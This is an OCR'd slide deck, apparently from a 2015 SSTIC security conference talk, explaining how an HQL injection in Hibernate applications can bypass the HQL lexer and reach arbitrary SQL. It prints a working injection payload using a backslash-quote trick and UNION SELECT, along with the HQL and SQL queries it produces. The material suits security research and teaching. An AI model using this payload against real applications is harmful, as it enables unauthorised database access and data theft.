
SYNACKTIV
DIGITAL SECURITY



HQL : Hyperinsane Query Language

(or how to access the whole SQL API within a HQL injection ?)


Presented the 04/06/2015

For SSTIC 2015

By Renaud Dubourguais

One day, by accident

- **Encounter a HQL injection**



  - Let's have some fun!

The painful reality...

- **HQL lacks of functionalities...**
  - No UNION, no comment, etc.
  - A lot of DBMS built-in functions are missing
  - No bitwise operators
  - Only Hibernate-mapped objects are visible

- **Playing with a HQL injection is often :**
  - Blind (only you, her and her mate Java… in the dark...)
  - Pointless (we are very often disappointed...)

The old friends are still the bests

- **HQL is just a SQL overlay**
  - Applying some restrictions...


```
from Contact WHERE lastname LIKE '%Doe%'
```

SQL query generation using a HQL lexer
and several AST trees

```
SELECT contac0_.id as id1_,
    contac0_.firstname as firstname1_,
    contac0_.lastname as lastname1_,
    contac0_.address as address_1,
    contac0_.phone as phone_1
FROM app1.contact contac0_
WHERE contac0_.lastname LIKE '%Doe%'
```

ASTfication

- **HQL lexer analysis**
  - " \ " is a normal character in HQL
  - Two " ' " are used to escape one " ' " in a HQL statement
  - By using both characters, we break the underlying SQL query without breaking the HQL statement syntax



ASTfication

- **Bypassing the HQL lexer**

```
lastname="test1' AND '1\''=1 UNION SELECT 1,version(),3,4,5,6 --
'='1"
```

Injection in the HQL statement

```
from Contact
WHERE lastname LIKE '%test1'
AND '1\''=1 UNION SELECT 1,version(),3,4,5,6 -- '='1%'
```

This is just a string in the final HQL statement

ASTfication

- **But in SQL " \ " makes sense...**

```
SELECT contact0_.id as id1_0_,
        contact0_.title as title2_0_,
       contact0_.firstname as firstnam3_0_,
        contact0_.lastname as lastname4_0_,
       contact0_.address as address5_0_,
       contact0_.phone as phone6_0_
FROM app1.contact contact0_
WHERE (contact0_.lastname like '%test1')
AND '1\''=1
UNION
SELECT 1,version(),3,4,5,6 -- '='1%'
```

Parenthesis are added during the HQL to SQL conversion

" \ " escapes the first " ' "

The second " ' " closes the string " 1' "

The rest becomes a part of the final SQL statement and gives access to the whole SQL API

Demo...